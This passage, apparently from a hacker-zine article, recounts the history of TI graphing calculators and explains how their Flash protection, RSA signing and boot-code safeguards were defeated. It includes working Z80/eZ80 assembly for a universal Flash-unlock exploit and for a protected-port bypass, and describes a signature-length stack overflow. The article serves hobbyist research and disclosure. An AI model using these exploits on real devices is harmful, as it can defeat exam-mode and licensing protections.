Then came along the TI-83, except this model actually has a backdoor in it, put there by Texas Instruments, which allows directly running assembly programs stored in RAM. This backdoor is hidden in the Send(command, which is normally used for transferring variables from one calculator to another via the 2.5mm I/O port. But if you put a 9 right after the command, it won't transfer the variable, it'll instead execute it as native code. The TI-83 is the first calculator I ever had, so this was around the time I joined the calculator community.

When TI saw there was a booming interest in assembly programming through the TI-83 backdoor, they added really nice assembly support to the TI-86, which is a new-and-improved TI-85. This calculator has a brand new command, `Asm(`, intended for running assembly programs right from the be-

[19] They are Real in the mathematical sense, in that they are not Complex.

ginning. TI not only provided some basic documentation for how they use System RAM and how User RAM is laid out, they even included OS hooks so we could integrate with the OS and expand its functionality! It was really quite nice for its time.

A Dozen Models with Flash

And then came Flash technology. These, to me, are the most interesting models, because these are upgradeable, in terms of OS upgrades, Flash applications (which have tighter OS integration and are stored in Flash instead of RAM), USB ports, and security implementations to protect some of this cool new functionality. And whenever something is designed explicitly to keep you from doing something, it's always fun to try to break it.

First off, they made the TI-83, then they made the TI-83 Plus, and then they made the TI-84 Plus, so there was never actually a plain old TI-84. That would be confusing, because that would leave you to believe that because it doesn't have "Plus" in the name, it might not have Flash memory.

But of course, TI did make one model called the "TI-84 Pocket.fr," which is just a physically-smaller TI-84 Plus, it's identical in every way. What's even worse, they made a TI-84 Plus Pocket SE which is just a physically-smaller TI-84 Plus Silver Edition, except they *did* put "Plus" in the name.

And then there are all sorts of duplicates of the exact same calculator, just with a different name on it. You have the TI-82 Stats and TI-82 Stats.fr, which are really just TI-83s, you have the TI-83 Plus.fr which could actually be referring to two different calculators, one is just a TI-83 Plus and the other is a TI-84 Plus Silver Edition.

And then the TI-82 Plus, which is just a TI-83 Plus, and then the TI-83 Premium CE, which is the same as the TI-84 Plus CE, and then the TI-84 Plus T, T for "test," but that's actually a TI-84 Plus Silver Edition.

Motorola 68K Models

While the Z80 models are by far my favorite, there are also a number of Motorola 68K models. These began with the TI-92, which came out around the same time the TI-85 did. It has a QWERTY keyboard, which is neat but gets it banned from most standardized tests. If it as a keyboard, it's a computer, they say.

One thing that's unique about this model is that it has an expansion port on the back, which would let you add features or even turn it into a different model entirely. There's the TI-92 II module and the TI-92 E module, E for Europe, that essentially just added more RAM and language options. And then there's the TI-92 Plus module, equally as rare but way more interesting, as it turns it into a TI-92 Plus, giving it Flash memory and upgradeability. That model is basically the same as the TI-89, except the TI-89 doesn't have a QWERTY keyboard.

And then came the TI-89 Titanium, which has some minor hardware changes and most noticeably adds a USB port.

NSpire Models (ARM)

There's also the TI-Nspire models, which use ARM. I hate these calculators because they're big and bulky, and they were clearly designed for students and not for engineers. But they do have swappable keyboards, and probably the most significant one there is the TI-84 Plus keypad, which causes it to emulate a TI-84 Plus, making it kind of sort of useful again. There are versions that don't have a Computer Algebra System (CAS), and versions that do.

Then came the TI-Nspire CX models, again both CAS and non-CAS versions. These have color LCDs and are redesigned to be a little sleeker, so they're alright, I guess.

Another big reason to hate these guys is that they are completely 100 percent locked down, with no way to execute native code at all. Unless you use Ndless, which is, for lack of a better term, a jailbreaking utility along the lines of ZShell. For some reason, TI fights this really hard. They fix vulnerabilities that Ndless uses as soon as possible, way faster than with the other models.

The eZ80 and its Flat Memory Model

And then we have the eZ80 models, the newest models that have color LCDs. Unlike the Z80 models, these use an eZ80 CPU with 24-bit addressing and backward compatibility with Z80 code. The ASIC and hardware interface is completely new, totally redesigned with security in mind. Unlike the Z80 models which use a paging or bank-switching system, the eZ80 models have a flat memory model, which will be interesting later on.

The TI-83 Premium CE, hardware-wise, is identical, but has a different OS on it which includes an

exact math engine and is only sold in Europe. TI really wants to prevent being able to run this nicer OS on the US TI-84 Plus CE, but as we'll see, they're not going to succeed in that.

And then finally the TI-84 Plus CE-T, which is simply the European version of the TI-84 Plus CE.

So having said all that, there are some really cool things you can do that have nothing to do with calculators, or math, or school. Since some of these models have On-the-Go USB ports, it is possible to connect any number of USB peripherals to it, anything from Bluetooth and WiFi adapters so calculators can communicate wirelessly with each other, to serial adapters, to keyboards and mice, even USB flash drives, hard drives, and floppy drives, all of which exist.

These calculators have a unique USB On-the-Go controller, one that's flexible enough to allow real abuses of the protocol. Probably the best example of that is when the PlayStation 3 jailbreak first came out, shortly after OtherOS was taken away.

Well, long story short, it was a USB-based exploit that required connecting a Teensy or similar device to your PS3 to enable unsigned code execution. Of course Teensy's all over the world quickly sold out.

So I looked into how it worked and realized that it essentially simulated a USB hub, then virtually attached and detached a bunch of fake devices in order to arrange the heap for a memory corruption exploit. In order for that to work, the USB peripheral has to be able to pretend to be other USB devices by changing its own device address in software, and that is something the calculators are able to do. After I ported the exploit, people were able to jailbreak their PS3 using a graphing calculator.

You can simulate other USB devices as well, such as the USB portal used with RFID video games like Skylanders, Disney Infinity, Lego Dimensions. I've even booted a PC off the calculator by having it pretend to be a USB Mass Storage device!

Why have Security in a Calculator?

Why does TI bother to secure their calculators? Well, when Flash memory first came into the calculator world, they sold Flash applications for seven to fifteen dollars apiece. These applications included a pocket organizer, spreadsheet applications, a periodic table and enhancements to the built-in math capabilities. They even published games.

They provided an SDK for free, but charged a hundred dollars for the right to release three Flash applications in their online store. Naturally, they wouldn't want these applications to be pirated, so they had to restrict how and where these applications get installed.

They also want to prevent cheating in the classroom, by locking down the calculators further during tests and exams.

All of this depends upon preventing tampering of the operating system, where we could easily disable or defeat their security mechanisms. In fact, I'm convinced we could make a better OS than them in terms of math capabilities and performance.

There user community, of course, wants to maintain control over the overpriced hardware that we own. There are countless numbers of things we can make these devices do which not only help the calculator community.

Now that we know a little bit about who the players are, let's get back into the technical aspects of how these calculators work, and how the security is implemented in them, and how we can, have, and will continue to defeat it.

The First Z80 Flash Vulns

At a hardware level, the Z80 models really consist of three things: the ASIC, the Flash chip, and then all the other hardware that the ASIC interacts with, such as the LCD display, the USB and serial I/O ports, and the keyboard.

Now, this is not completely accurate as the hardware has changed over the decades. For example, the RAM wasn't always internal to the ASIC, and neither was the CPU, but this is the most common configuration you would likely come across today.

As I mentioned, the Z80 is a 6MHz CPU with 16-bit addressing, so it can only access 64KB of memory at one time. They use bank switching, where that 64KB is split up logically into four 16KB pages, also called banks. Each of these banks can hold any 16KB region of memory you want, so if what you want to access isn't currently swapped into one of the banks, you just reconfigure that bank to point to the 16KB you want, and there it is.

As far as accessing the hardware, the Z80 has 8-bit I/O addressing, so there's a maximum of 256 I/O ports it can talk to. The purpose of each I/O port is different for each model, but the Flash models all follow the same basic pattern, which is everything from port `0x00` all the way up to `0xAF`. These do

everything from ASIC configuration, LCD access, keyboard input, USB control, everything.

Z80 Memory Banks

Bank	0	1	2	3
Base Addr	0000	4000	8000	C000
Port		06	07	(05)
	ROM Page 00	Any ROM Page	Any ROM Page	Any RAM Page
or				
	ROM Page 7F	Any RAM Page	Any RAM Page	

There are a few rules about how the bank switching works in the 83+ and 84+ series. As I said, it's split up into four banks of 16KB each, starting at `0x0000`, `0x4000`, `0x8000`, and `0xC000`.

The first bank, except for some weirdness during cold boot, always has ROM page `0x00`, which is the start of the OS. The second bank is used to swap in different chunks of the OS, which is way bigger than 64KB, constantly swapping in what it needs when it needs it.

The third and fourth banks typically have RAM pages swapped in, meaning there's usually 32KB of RAM accessible to the OS at any given time. Some of that is User RAM, and some of that is the hardware stack, and then the rest is system RAM that the OS can use internally.

And as you can see, the last three banks all have I/O ports that control what page is swapped in. If you want to swap ROM page `0x01` into the second bank, you write a `0x01` to I/O port `0x06`. Or if you want to swap RAM page `0x81` into the third bank, you write `0x81` to I/O port `0x07`.

By far the *most* important I/O port in the entire ASIC is port `0x14`, which controls Flash unlocking and relocking. Whenever the Flash chip is locked, which is almost always the case, write and erase commands to the Flash chip are ignored. So essentially, you cannot modify Flash until you unlock it. It also controls whether certain I/O port values can be modified. We call that a "privileged" I/O port, because Flash has to be unlocked before you can write to it. So it doesn't deal with just Flash, that's just what it's come to be known by.

How port `0x14` works is very simple; you write a `0x01` to unlock it or a `0x00` to lock it back. What's not simple, though, is when code is allowed to write to that port. A special sequence of Z80 instructions has to be fetched and executed from a "privileged" Flash page before writes to port `0x14` will stick. And it's no coincidence that the unlock sequence contains instructions like `IM 1` (interrupt mode 1) and `DI` (disable interrupts) to explicitly prevent interrupts from interfering with this process.

The privileged page ranges are mentioned there, but as you can see, the only pages allowed to modify Flash are the OS and boot pages. So you can't modify the OS unless you are the OS or the Boot Code. That leaves us out of luck for unlocking it ourselves.

Tricks that Almost Work to Unlock Flash

To give an example with how TI uses this protection, here's the logic behind receiving and installing an OS upgrade. In a loop, the Boot Code will 1) receive a chunk of OS data and where it should be written to on the Flash chip, 2) unlock Flash using that privileged sequence and writing `0x01` to port `0x14`, and then checks for a bunch of tricks we might use to steal control away while it's unlocked, 3) write the OS data to the specified area of the Flash chip, and then finally 4) relock Flash back using the same privileged sequence as before, writing a `0x00` to lock it back.

Anytime the OS does something involving modifying Flash, it will unlock it, perform some simple operation as quickly as it can, and then relock Flash.

I mentioned it checks for trickery. Specifically,

- It checks to make sure that SP, the stack pointer, lies between `0xC000` and `0xFFF8`. It does this to make sure SP is pointed to somewhere in RAM, so that when it returns back to the caller, it can get what it assumes would be a valid return address from the stack.
- It checks to make sure port `0x06` contains a privileged Flash page, because that's where any Flash unlocking code would be running from.
- It checks port `0x07` to make sure it contains RAM page `0x01`, which is where System RAM is and what the OS considers the normal scenario.
- It complements the bytes at `0x8000` and `0xC000`, which confirms that the third and fourth banks contain writable RAM pages. I'll attempt to illustrate why it does this.

If only the SP were in ROM

Why would TI care if we point SP, the stack pointer, to an area of Flash? Well, let's play this out.

For starters, modifying Flash is complicated. It's not as simple as loading a register value to a memory address. It requires a sequence of memory-mapped commands, commands like Get Chip ID, Erase Sector, Program Byte, and so on.

If we point SP to a location that's definitely in ROM, such as `0x1000`, which is deep in ROM page `0x00`, and then jump into some code that unlocks Flash and calls a subroutine, something interesting happens.

The CALL instruction is going to attempt to write the return address to the location pointed to by SP, but because SP is pointing to ROM, a bunch of `0x80` bytes in this example, those writes are going to be ignored. So when it finally encounters a return instruction, it will read the two bytes pointed to by SP, which is `0x80` and `0x80`, and it'll jump there, to `0x8080`. Not at all what the code intended to do, but because we messed with SP, that's exactly what happens.

So this would be a really cool way to steal control away from the OS and Boot Code, but no, they did think of that. So what next?

Executing Misaligned Instructions

Through experimentation, we eventually learned that the privileged sequence of instructions only needs to be read from the privileged page; it *doesn't* have to be executed. This requires thinking about what actually happens on the data bus when instructions are being executed.

When it goes to execute the "RLC (Rotate Left with Carry)" instruction, it first has to read the bytes that make up that instruction. Because it uses index register `IX`, that's a four byte instruction, so it reads `DD CB 00 00` from the privileged page. Then it has to actually execute that instruction, and to do that, it has to read the byte at `IX` at offset `0`. That is the `0xED` byte from the privileged page. Then it goes to execute the "load HL into D" instruction, which means it has to read that opcode, which is `0x56` from the privileged page. Then it actually executes it, which means it reads the `0xF3` byte from the privileged page.

The Z80 equivalent of all those bytes is, coincidentally, "`nop; nop; im 1; di`," which is the unlock sequence.

The big advantage here is that this does NOT require actually executing the `DI` (Disable Interrupts) instruction or the `IM 1` (Interrupt Mode 1) instruction, which means we could use an interrupt to steal away control.

So all we need to do is find the instructions on a privileged page; unfortunately, those are nowhere to be found. So as awesome as this would be, we cannot use it.

Port 0x05 Swaps the Call Stack's Bank!

Well, here comes along the TI-83 Plus Silver Edition, which is an enhanced version of the TI-83 Plus. It has 128KB of RAM instead of just 32KB, it has a Flash chip twice as large, and its CPU is capable of switching between 6MHz and 15MHz. Its ASIC got a few upgrades as well, namely I/O port `0x05`.

This I/O port actually allows controlling the RAM page swapped into the last bank, something that couldn't be done on the original TI-83 Plus. The thing is, TI didn't update their Flash unlock trickery checks to also validate the value of port `0x05`. This can be used to our advantage.

The OS always expects RAM page 0x01 to be in the third bank, and RAM page 0x00 to be in the fourth bank. But what happens if we swap the same RAM page into the last two banks?

Bank	0	1	2	3
Base Addr	0000	4000	8000	C000
Port		06	07	05
	ROM Page 00	ROM Page 7C	RAM Page 01	RAM Page 01

Now things are all kinds of screwed up. Even though SP, the stack pointer, is pointing to the last bank, the stack is most certainly not there anymore.

In fact, we have the same page swapped into two banks at the same time. If I were to write a value to the first byte of the third bank, I would actually be able to read it from the first byte of the fourth bank! That's definitely very interesting.

What we need is to find a section of the OS, or Boot Code, that unlocks Flash, writes a value to the third bank, and then attempts to relock Flash back. As luck would have it, there's a very convenient block of code that does that. There is a particular bit, and in fact an entire byte, of the certificate region of Flash that holds whether the OS is valid or not. If it's valid, as it usually is, the value will be 0x00.

What we can do is jump directly into the Boot Code at the point that it unlocks Flash, just before it reads this byte from the certificate. It will read it and store it to an area of System RAM called OP1, which is in the third bank, at address 0x8478.

Since we have just used I/O port 0x05 to swap RAM page 0x01 into both of the last two banks, writing a zero to 0x8478 will also write a zero to 0xC478, which is exactly 16KB ahead, in the fourth bank.

If we craft things just right, we can set SP so that by the time it gets to the write to 0x8478, SP will be pointing to 0x8478. When it performs that write, it will corrupt the return address that SP is pointing to.

If the return address used to be 0x46E1, writing that zero has changed it to 0x00E1. So as soon as the code hits the return instruction, it's not going to return to the Boot Code. It's going to return to 0x00E1 instead, which is deep in the OS interrupt, in ROM page 0x00. We can use an OS cursor hook at that point to steal control away, clean up the stack and restore the value of port 0x05, and we have Flash still unlocked, ready for us to use!

Universal Flash Unlock Exploit

That's great and all, but this port 0x05 trickery only works on the TI-83 Plus Silver Edition and up. The original TI-83 Plus has no port 0x05, so it isn't vulnerable to this bug.

Even worse, we had to use an OS hook to steal control back, we had to hard-code the value of SP based on the call stack, and we had to hard-code a return address that starts with 0x00, all of which could change between OS and Boot Code versions.

What would be really nice is if we had something that worked on every hardware revision of every model in the family, independent of the OS and Boot Code versions. To do that, we're going to have to attack functionality that not only exists on all models, but isn't likely or even able to be changed easily.

One such feature is the OS' ability to receive Flash applications from a connected computer or another calculator. Since Flash applications are fixed multiples of 16KB in size, even the smallest Flash application cannot fit in RAM all at once. That means the OS *must*, in a loop, receive a chunk of Flash application data, unlock Flash, write that chunk to an *arbitrary* location in Flash, and then relock Flash back, over and over again until all of the application is received and written to Flash. This has existed in every OS version for every model since the beginning, and they cannot take it out, so if possible, it's the perfect thing to attack.

Before jumping into the OS code that unlocks Flash and writes data to an arbitrary destination, we know we have control over the destination Flash page and address, the number of bytes to write, and the bytes to be written, but we don't have control over the source address, which is in RAM. That means bit 7 of H will always be set, and bit 1 of iy+25h will remain reset. If we could set it, then the code that wraps DE from 0x8000 back around to 0x4000 will not run, and this routine will write data to an address above 0x8000, which is all RAM. So it would effectively turn this command into a RAM-to-RAM copier.

That's actually a good thing, because we can use this to overwrite the data near SP, the stack pointer, to all the same value, such as 0x8080. When this routine hits a return instruction, it will jump to

```
.nolist
#include "ti83plus.inc"
.list
.org userMem-2
UnlockFlash:
;Unlocks Flash protection.
;Destroys: appBackUpScreen
;          pagedCount
;          pagedGetPtr
;          arcInfo
;          iMathPtr5
;          pagedBuf
;          ramCode
        in a,(6)
        push af
        ld a,7Bh
        call translatePage
        out (6),a
        ld hl,5092h
        ld e,(hl)
        inc hl
        ld d,(hl)
        inc hl
        ld a,(hl)
        call translatePage
        out (6),a
        ex de,hl
        ld a,0CCh
        ld bc,0FFFFh
        cpir
        ld e,(hl)
        inc hl
        ld d,(hl)
        push de
        pop ix
        ld hl,9898h
        ld (hl),0C3h
        inc hl
        ld (hl),returnPoint & 11111111b
        inc hl
        ld (hl),returnPoint >> 8
        ld hl,pagedBuf
        ld (hl),98h
        ld de,pagedBuf+1
        ld bc,49
        ldir
        ld (iMathPtr5),sp
        ld hl,(iMathPtr5)
        ld de,9A00h
        ld bc,50
        ldir
        ld de,(iMathPtr5)
        ld hl,-12
        add hl,de
        ld (iMathPtr5),hl
        ld iy,0056h-25h
        ld a,50
        ld (pagedCount),a
        ld a,8
        ld (arcInfo),a
        jp (ix)
translatePage:
        ld b,a
        in a,(2)
        and 80h
        jr z,_is83P
        in a,(21h)
        and 3
        ld a,b
        ret nz
        and 3Fh
        ret
_is83P: ld a,b
        and 1Fh
        ret
returnPoint:
        ld iy,flags
        ld hl,(iMathPtr5)
        ld de,12
        add hl,de
        ld sp,hl
        ex de,hl
        ld hl,9A00h
        ld bc,50
        ldir
        pop af
        out (6),a
        ret
.end
end
```

Universal Unlock Exploit for the TI 83+ Family

`0x8080` instead, where we can take control, clean up the stack, and return with Flash still unlocked.

So how can we ensure bit 1 of `IY+25h` is set even when this routine will start out by resetting it?

If we point `iy-25h` to a point in Flash where bit 1 is set, then the Boot Code's attempt to reset it with the `res` (Reset Bit) instruction will not work. If you remember, modifying Flash involves memory-mapped commands to program one byte at a time, so the `set` and `res` instructions will have no effect. See page 39 for a working example.

Now, this is all entirely dependent on the fact that they never set `iy` after Flash is unlocked, so it's fixed easily enough in the OS. But similar functionality exists in the Boot Code, and that can't be easily fixed, certainly not on existing hardware. And even if they did fix it, there are a number of other Flash unlock exploits that can be used. I have about a dozen different methods that I've never disclosed, just in case TI ever starts to get aggressive with fixing these things.

RSA Key Factoring

Being able to unlock Flash and modify it ourselves is nice, but if we wanted to write our own OS, we'd have to rely on custom OS receivers, which are platform-dependent, error-prone, and just troublesome to mess with. It would be nice if we could just patch the OS and re-sign it ourselves, or write our own OS and sign it, with TI's private RSA key. But of course, they aren't going to just hand that key over to us.

Flash-upgradeable Z80 models started around the time that the TI-73 came out, and that was around 1997. And in 1997, 512-bit RSA keys were looking pretty secure. If you don't know, RSA's strength is in the inability to factor the public key, which is an extremely large number, into two prime numbers. And computing power not being what it is today, that was considered impossible at the time.

But, flash forward ten years or so, and one person decided to give it a shot anyway on his computer. He used something called the General Number Field Sieve, which, at least at the time, and maybe still so, was considered the fastest and most efficient known method of factoring numbers into primes. He kicked off the process for the TI-83 Plus OS signing key and let it run on his computer for two months or so before it finally spit out the primes. He had proven what was long disregarded, that it was possible to factor these keys. So he posted about it online, and very shortly after, TI silenced him.

They actually sent someone to his home to talk to him, to strongly encourage him not to work on this anymore, not even to talk about it. As you can imagine, this scared the crap out of him.

But, the damage was done, and the community knew what was possible. They took the remaining thirteen public keys and started a BOINC distributed computing project to factor the rest of them. We had hundreds, thousands of people all helping to factor the keys as quickly as possible, and before we knew it, we had all thirteen private keys in just one month, all under TI's nose and without them finding out.

Since no one ever had the OS keys, or even the application keys on most models, there were no tools to sign modified OSes or applications. I threw some together, validated that every single key was correct and could produce OSes and Flash applications that each calculator would accept, and published those tools along with the key files needed to use them.[20] That seemed to be the final straw for TI, because they sent me a DMCA takedown notice.

Were it not for the EFF, the Electronic Frontier Foundation, stepping in and offering to defend me legally against TI's threats, I would've been forced to comply. The EFF sent a letter to Texas Instruments stating that it isn't possible to copyright a number, which is essentially what I published, and that they should leave me alone because it isn't worth destroying a person over. TI did not respond to that letter, so the matter was dropped, and I'm still hosting the 512-bit keys to this day.

Knowing that they had lost this particular battle, TI started using impossible-to-factor 2048-bit RSA keys in newly-manufactured models of the TI-84 Plus ad TI-84 Plus Silver Edition. Since the hardware was never designed to validate such a large signature, validating the OS now takes six minutes! This is simply unacceptable, so we'll have to fall back on Flash unlock exploits again to undo this.

[20] `unzip pocorgtfo20.pdf ti83pluskeys.zip`

Defeating the 2048-bit Signature; or, John Hancock Corrupts the Call Stack

So to get rid of this six minute validation, we have to understand how the calculator boots and how OS upgrades work.

When first turning the calculator on, the Boot Code is the first thing to get control. It does some basic hardware initialization, then checks the OS valid marker stored on sector 0 of the Flash chip. If that marker is valid, it jumps into the OS, and the calculator starts normally. If that marker is NOT valid, then it waits to receive a new, valid OS over one of the link ports.

For a typical OS transfer, the first thing the Boot Code will do is invalidate the OS both in the certificate and by erasing Flash sector 0, which will reset the OS valid marker. In a loop, it keeps receiving small chunks of the OS over and over into RAM, and then unlocking Flash, writing that to its destination, and then re-locking Flash. Once that's all done, it's time for the Boot Code to validate the 512-bit signature in the OS, which is effectively useless now because we can generate that signature ourselves. Then, it goes to validate the 2048-bit signature. And if all those checks pass, it marks the OS as valid in Flash sector 0 and the certificate, and then it jumps into it.

Digging in a little further, let's look at how it validates this 2048-bit signature. Unlike the original 512-bit signature, this new one is stored length-indexed, meaning that there's a word at the beginning indicating it's 256 bytes. If you know the signature is 2048-bit, or 256 bytes, why store the length? It opens up the possibility that it could be exploited, and as it turns out, yes, they don't bounds-check this length, so we can take advantage of it.

We can embed a *really large* signature into the OS update. Because the Boot Code doesn't check that it's a sane value, it will blindly copy the signature to the start of RAM, at `0x8000`. So we can store `0x80` bytes of garbage there, then a Z80 jump instruction, which is opcode `C3` followed by the address. Then we can put lots and lots and lots of `0x80`s that eventually will totally overwrite RAM including the stack.

The next time the code tries to return, it returns to address `0x8080`, where we have a jump to where we calculated the payload would really be at.

Once we get control, we can do some cleanup, such as marking the OS as valid both on Flash sector 0 and in the certificate, and then just jumping to the start of the OS.

The nice thing about this technique is that no custom OS transfer tools are required. We just create a specially-crafted OS upgrade file. Better still, this exploits the read-only Boot Code, so all models manufactured so far are vulnerable.

Patching the 84+ Boot Code

Another big discovery in the community, and another nail in the coffin on the security of the TI-83 Plus and TI-84 Plus series, has to do with modifying what should be read-only boot sectors.

One thing I noticed is that the TI-84 Plus and TI-84 Plus Silver Edition boot sectors are *almost* identical. In fact, other than the fact that the first one has a 1MB Flash chip and the other one is 2MB, they *are* identical calculators in every way, except for one little I/O write.

When the calculator is first booting and initializing hardware and I/O, it writes either a `0x00` or a `0x01` to I/O port `0x21`. Now, this is a protected port, which means Flash has to be unlocked before it can be written to. But, both calculators run exactly the same OS, which reads the value of port `0x21`, bit 0 specifically, to determine which model it's running on. It's critical that it know this, for a very important reason: the OS is actually organized into two sections.

The Flash layout for the TI-84 Plus is on page 42. It has `0x40` Flash pages. The first OS section is at the very beginning of the Flash chip at sector 0, and it runs from Flash page `0x00` to page `0x08`. Near the end of the Flash chip is the second part of the OS; these are the privileged pages. Both the upper OS page range and the boot page are privileged, but the boot page is supposedly read-only.

And then in between the two OS sections is the user archive, where Flash applications, archived variables, and so on are stored.

The Flash layout for the TI-84 Plus Silver Edition is basically the same, except that the Silver Edition has a Flash chip that's twice as big. The boot page is now `0x7F` instead of `0x3F`, and the upper OS page range is `0x7C` and `0x7D`, instead of `0x3C` and `0x3D`.

The Boot Code initially sets the value of I/O port `0x21`, indicating which model it is, but what would happen if we unlock Flash and modify it ourselves? If a TI-84 Plus Silver Edition writes a `0x00` to port `0x21`, then the OS would believe it's actually a TI-84 Plus non-Silver Edition, and vice versa.

TI-84+ Flash Layout (Non-Silver Edition)

Flash Pages	User Archive	Flash Pages	Flash Page
0x00 to 0x08	Flash Apps	0x3C to 0x3D	0x3F
Lower OS	Archived Vars	Upper OS	Boot Page
		Privileged	Privileged
			Read Only

TI-84+ Flash Layout (Silver Edition)

Flash Pages	User Archive	Flash Pages	Flash Page
0x00 to 0x08	Flash Apps	0x7C to 0x7D	0x7F
Lower OS	Archived Vars	Upper OS	Boot Page
		Privileged	Privileged
			Read Only

Now, normally this would just crash the calculator, because it would suddenly be looking at page 0x3C, for example, when what it really wanted was 0x7C. But, I had an idea that I could just copy the upper OS pages and the boot page to the middle of the Flash chip, from pages 0x3C to 0x3F. So, when the OS went to look for page 0x3C, it would actually find it, and it would continue to function normally. That effectively cuts the user archive in half. So that was my thought, I could force the OS to only think half the user archive was there.

But, when I tried to put this into practice by changing port 0x21 and copying pages 0x7C through 0x7F to 0x3C through 0x3F, the copy operation wouldn't work. It turns out, there's a really good reason for that.

When I changed the value of port 0x21, I changed which range was read-only! By changing the value of port 0x21, I actually changed the protection from one region to another. So all this time, we thought the Flash chip itself was edit-locked on the boot page, but no, it was the ASIC's port 0x21 keeping it edit-locked. By temporarily flipping the value of port 0x21, we can actually modify the Boot Code!

To write to page 0x7F on an 84+SE, we just write 0x00 to I/O port 0x21, effectively making it temporarily not a Silver Edition. Then we perform the Flash sector erase and write while the page is unprivileged, then restore port 0x21's value to 0x01, making it an SE again.

On the 84+, we do the same thing in reverse by writing 0x01 to port 0x21 to make it temporarily a fake SE, then overwriting the Boot Code page at 0x3F while it is no longer protected!

This made it possible to modify the Boot Code, and modify it we did! We made diagnostic utilities and embedded them in the boot page so that it was impossible to permanently brick it, and–most importantly–we can simply patch out the 2048-bit signature check.

Naturally, when they figured out we could do this, they changed the way the calculators were manufactured. They now edit-lock the boot sector on the Flash chip, so the ASIC protection is redundant.

The 84+ Color Silver Ed Uses Our Bug!

Here's the really fun part: Shortly after, TI came out with their first and only calculator to have a color LCD and the classic Z80 architecture. Not only did it have a color LCD, but it had a 4MB Flash chip instead of 2MB, and they called it the TI-84 Plus C Silver Edition, C for color. That's the only difference between it and the older models. They even used exactly the same ASIC, even though it wasn't designed to work with a Flash chip beyond 2MB.

The problem is, the 4MB Flash chip has a different sector layout compared to the 1MB and 2MB Flash chips used in earlier models. The supposedly read-only boot pages at the end of the 2MB Flash chip are now in the middle of the 4MB Flash chip, which is part of the new calculator's user archive. So in other words, TI now needs to write to the pages that the ASIC is designed to protect. So what did TI do?

They used our workaround! They temporarily toggle which region is protected, because they can't just turn it off, all they can do is misconfigure it a different way, do their writes, and then toggle it back.

Did they get the idea from us?

New Protections of the TI 84+ CE

The constant toggling of port `0x21` actually slows the calculator down too much, so they dropped the TI-84 Plus C Silver Edition in favor of the TI-84 Plus CE, a brand new color calculator with an eZ80 CPU.

The eZ80 sports Z80 backwards compatibility, so it can run regular old Z80 instructions in addition to the new eZ80 ones, which support 24-bit addressing and a 16-bit I/O range instead of just an 8-bit one. Since they now have 24-bit addressing, they ditched the paging and bank switching model in favor of a flat memory model.

TI-84+ CE Flash Regions

Start	Length	Name	
`0x000000`	`0x200000`	Boot	Priv, RO
`0x200000`	Varies	OS	Priv, Writable
Varies	Varies	User	

They also revamped the port protection, since there are no "privileged pages" anymore. Now, certain address ranges are considered privileged. And certain I/O ports, mainly any where the high byte is `0x00`, are considered protected and can only be written to from a privileged address range.

The Boot region at the start of the Flash chip is read-only and always privileged, and then the variable-sized OS follows it. The rest is the User archive. Since the size of the OS can vary from version to version, the ASIC has to be configured at runtime to know which parts of the Flash chip to consider privileged. That range is configured via protected I/O ports `0x001D` through `0x001F`, which can only be modified by code in the privileged region. So how do the protected I/O ports work?

Well, with any privileged I/O port write, TI must load a constant value into a register, write that register value to the protected I/O port, and then immediately verify that register contains the same constant value they just loaded. They have to do that because otherwise, we could just jump into the Boot Code right before the port write with our own value. That's tedious, but they have a bunch of macros to do this kind of stuff for them.

The problem, though, is that the OS size is variable, not constant. It's not something they can hard-code. So, we could set our own register value and jump into the Boot Code right before the port `0x001D` I/O write. Then, we could steal control away through a variety of means, interrupts, whatever.

eZ80's Backward Compatibility Can Bite

The eZ80 has backwards compatibility for running code in Z80 mode. (The native eZ80 mode is called ADL mode.) Even better, any individual instruction can run in ADL mode or in Z80 mode. In ADL mode, you can call a subroutine that runs in Z80 mode, and when it returns, you're back in ADL mode. And even better than that, in that Z80 mode subroutine, you can have ADL instructions such as those 16-bit port OUT and IN instructions.

It's all very convenient, so surely the protection on the protected I/O ports works in both ADL mode and Z80 mode, right? No, no it doesn't.

To effectively negate the protection, we just set the upper bounds of the privileged range to be really high, something like `0xFE0000`. On line 28 of this example, we temporarily jump into Z80 mode to execute a single instruction, one that writes to the protected ports `0x001D` through `0x001F`, which really should not work, and then returns back to the eZ80 ADL mode.

```
OpenAllPortAccess:
    ld a,0FEh
    ld hl,0000h
WriteAccessPortAHL:
    ld.sis bc,001Dh
WriteBCPortAHL:
    push af
    ld a,l
    call DoProtectedWrite
    ld a,h
    inc bc
    call DoProtectedWrite
    pop af
    inc bc
DoProtectedWrite:
    di
    push bc
    push hl
    push de
    ld hl,do_protected_write
    ld de,RAMstart
    ld bc,(do_protected_write_end
          - do_protected_write)
    ldir
    pop de
    pop hl
    pop bc
    jp.sis 0000h
do_protected_write_finish:
    ret
do_protected_write:
    out (c),a
    jp.lil do_protected_write_finish
do_protected_write_end:
```

Someone over there really should have caught this. These new models are less secure than the ones from twenty years ago, and they were trying to *improve* upon that security. In my opinion, the original unlock protection used on the TI-83 Plus and TI-84 Plus series would have worked, so long as they stay on top of code-related exploits. (They didn't, of course.)

So far as this protection goes, the I/O port protection is likely in the ASIC just like before, and can't be fixed through software updates.

Recalling how they used the awkward `0x21` workaround in the TI-84 Plus C Silver Edition rather than patch the ASIC, this ASIC bug is likely here to stay. But, just in case it's not, there *are* other ways.

An Old Exploit for the TI 82 Advanced

To bring things full circle, there is a new model in Europe called the TI-82 Advanced, which in hardware is really a TI-84 Plus non-Silver Edition without the 2.5mm I/O port.

This model is very locked down compared to the others. No more assembly program execution; no more Flash applications transferred from a PC. The only applications are built into the OS, and they put an LED that blinks during tests or exams in place of the 2.5mm I/O port.

So how might we hack this thing? Well, the obvious thing is to resort to the original TI-82 hacks, whose OS even after all these years is still pretty similar to this one.

RAM backups, perhaps? Well, that's normally something that happens over the 2.5mm I/O port, which we no longer have. But, unbeknownst to most people, RAM backups actually do work over USB, sort of. No link software supports it, because we never really bothered to look, but code to handle it is implemented in the OS.

I came up with a specially-crafted memory backup with corrupted Real variables, as well as a script to transfer this memory backup from a PC, and it does work, you can get code execution on it and even unlock Flash.

Then they made a new model, the TI-84 Plus T, which is just the Silver Edition version of this TI-82 Advanced, except they removed the backup functionality from it. So that functionality may disappear soon from the TI-82 Advanced as well, and we'll need a new way in.

Where do we go from here?

What's next? Well, there are still plenty of exploits to release. Ndless for the TI-Nspire is constantly being fought by TI, so help is always appreciated there, and just explained, we need a new method of privileged code execution for the TI-82 Advanced that will work on the TI-84 Plus T. That's kind of an old school challenge that's still outstanding, and I'm sure a clever reader could finish it off with a few weekends of coding.

